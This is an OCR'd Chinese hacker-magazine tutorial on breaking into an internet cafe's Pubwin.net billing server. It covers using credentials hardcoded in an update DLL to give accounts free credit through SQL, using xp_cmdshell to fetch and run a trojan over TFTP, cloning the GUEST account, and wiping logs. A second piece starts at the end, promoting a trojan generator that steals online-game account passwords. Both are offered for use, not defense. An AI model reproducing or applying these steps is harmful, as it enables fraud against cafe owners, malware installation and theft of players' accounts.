
要怎样才能进入数据库呢？我在动手前想到了3个方案。

1. 替换数据库文件（和以前一样的思路），我认为这个方法理论上是可行的，因为MSSQL 2000的管理员帐号储存在master.dbo中。如果不幸让我们替换，那么……
2. 在网吧主机开启一个MSSQL SNIFFER，工具网上早有牛人公布出来了。
3. 用WINHEX之类的工具打开Pubwin服务端程序，在里面寻找MSSQL连接帐号和密码。

我是菜鸟一个，之前没有亲自架设过MSSQL SERVER 2000，所以不清楚他的工作原理，故第一种方案并没有立即采用，而是用了第三种方案。首先当然是攻陷一台网吧主机，用Recton直接上传RADMIN并运行成功，如图1。


图1

接下来用RADMIN的文件管理功能在里面狂找服务端程序，愣是没有找到，汗~~无意间发现了一个文件夹"Pubwin EP升级文件"，进去发现了一个exe文件和dll文件（当然还有其他文件，不过就这两个文件就行了）。我们知道.net其实和EP的核心是一样的，就是改变了数据库连接方式。也就是说，那二个升级文件中有一个一定是用来连接数据库的。如果是这样，那反汇编一下就可能会看到一些有用的东西了。先把那二个升级文件下载到本地，用flyODBG（因为不涉及到调试程序，使用WINHEX也可以）打开SMDLL.dll（在ServiceManager.exe里没找到），然后查找"sa"，没有。"password"、"pwd"、"user"……都没有，直到查找"MSSQL"时转到了一处地方。往下拉，马上就发现了这条信息，如图2。


图2

看到没有，用户名netcafe，密码pubwin，这密码简单的似乎是在侮辱我们黑客。随便他了，连接一下看看。果然没有让我失望，进去后看了一下。呵呵，数据库结构和以前一模一样（Pubwin技术人员：废话！用工具转换过来的当然一个样了！），既然如此，我们执行和以前一样的SQL语句就可以加钱了。在主机逛的时候，发现了一个工具——OSQL.EXE，打开后就知道是干什么的了——一个用来连接数据库的工具，使用方法就如它说明的一样，如图3。读者A：咦？这个好像是在本地才能用的啊？这样我们岂不是先要得到一个Shell才行吗？的确如此，笔者介绍这个目地主要是考虑到有的网吧，网管出于安全性考虑，用安全策略或防火墙隐蔽了1433端口，这样我们就无法远程连接了，而要用到这个工具，明白了吗？

为了远程连接MSSQL，我们不可能会在本机先装个MSSQL SERVER，所以就要用到"SQLBrowser(数据浏览器)"了，需要安装后打开，界面感觉蛮漂亮的（图4）。

单击"[数据]"－"增加新连接"，出现一个对话框，双击"Microsoft OLE DB Provider for SQL Server"后自动转到"连接"选项（图5）。按照如图6所示的填写，最后按"连接"按纽或直接回车就会在右边出现要连接的服务器，选中依次展示"Local"－"用户表"－"cur_user"，然后右键选择'显示数据'，就可以看到cur_user表中所有在线客户机的数据了，至于修改数据，就不能在图形界面下操作了。先要把窗口切换到"SQL命令"窗口，然后输入**update cur_user set**




图 3




图 4




图 5




图 6

Prepay = 1500 where uniqueid=520000，最后点击 F5 就可以了，成功后会在右下角回显“命令执行成功”。

注意：命令执行成功后，需要“注销本机”。如果你不先注销一下而直接关机，那么修改的数值将不能生效。因为最后写入数据库的是主机上显示的数据，而我们修改的数据就会被覆盖。

OK，我们加钱又成功了，是不是很方便呢？读者 B：你不是说 Pubwin.net 用的都是 MSSQL 吗？而且还不限制远程连接，那我们不是可以在所有网吧称王了吗？

哈哈~~确实是这样，Pubwin 开发团队又一次自作聪明，把 MYSQL 换成了 MSSQL，孰不知微软的东西一向以非安全著称，这回他们可是赔了夫人又折兵了，而我们这些菜鸟也托开发团队的福，可以在网吧尽情通宵了（路人乙：黑客失鸡，焉知非福）。

在得意之时，我们也需要注意几点。

1. 对 MSSQL 的每一项操作都会有记录，因此我们要及时擦 PP 才行。

2. Pubwin.net 既然是 EP 的升级版本，会不会有防加钱的特殊功能呢？没研究，不清楚。

3. 如果主机安装的 Pubwin.net，而不是从 EP 升级而来，那么它的 MSSQL 的连接密码可能会不同。我在实验过程中确实发现过一个，开了 1433 却连接不成功，排除网管修改密码的可能性。如果大家也遇到了，可以按我的方法自己搞定 MSSQL 的连接帐号和密码。

二、先下手为强，后下手……

细心的网管可能发现有人非法加钱，然后把 1433 隐蔽起来，所以我们需要提前用 MSSQL 在主机上放一个 COOL 一点的木马，省得没了 1433 端口后就无从下手了。这里我们要用到 SQLEXEC.EXE，使用比较简单。在执行命令输入框中输入 **DIR :** 测试一下，效果如图 7。




图 7

命令执行成功，说明 PUBWIN 并没有删除 XP_CMDSHELL，太不小心了：）。接下来执行 **TFTP -I 192.168.0.26 GET XP.EXE**（不要告诉我你看不懂？！）。最后执行 **XP.EXE**，YEAH！木马运行成功。如果放了木马你还不放心，可以用 MT.EXE 查出当前管理员的口令（号称当今最好的后门），再用它克隆 GUEST 帐号（命令格式：**mt --findpass**，**mt -clone <SourUser> <DestUser>**）。

三、结尾

我在测试过程中也发现一个问题：有的网吧客户机因为装的是 XP 精简版，导致了 ODBC 驱动程序出现问题，我用 SQLEXEC.EXE 可以连接 MSSQL，也可以正常执行 CMD 命令，但用“QLBrowser(数据浏览器)”却进不去，提示连接错误。我尝试安装 MDAC，但是需要重启，网吧又有还原卡，重启以后什么都没了，所以要先破解还原卡。

在今年 3 月份的杂志中有一篇文章教大家怎样判断主机 IP，他用了“ARP -A”来查看 ARP 缓存表的方法。要从那么多 IP 中挑出主机 IP 好象也很困难啊，大家还是用我的 WinSock Expert 定位法吧。100%精确＋100%成功＋任何网管软件适用，当然工具不止一种。鄙人菜鸟一个，若各位看官有什么高深的见解或者发现了文章中的错误和不足，请上 X 论坛赐教，MYPC59 是也。

（本文中所涉及到的 Pubwin.net 升级文件、Recton、OSQL.EXE、SQLbrowser1.0 和 SqlExec 已收录到光盘）



菜鸟江湖之 梦幻西游之旅

石头

梦幻西游是国内玩的人数最多的一款网络游戏了（网上这么报道来着），正因为玩的人多，特组织此次盗号之旅，此去途中风高浪急，惊险刺激，望各位驴友好自珍重，旅途愉快。

出发之前先向各位朋友介绍一下本次旅行所乘坐的交通工具——木头牌梦幻西游生成器，此工具做工优良，身材小巧，而且安装后没有进程，可以躲过防火墙，作者保证没有后门，无视密码保护和小键盘，能准确取得帐号信息包括区域、服务器、帐号、密码、截取人物名称（木头工作室别忘了给我广告费）。请大家抓紧时间慢慢上车，我们的盗号之旅准备启程了。

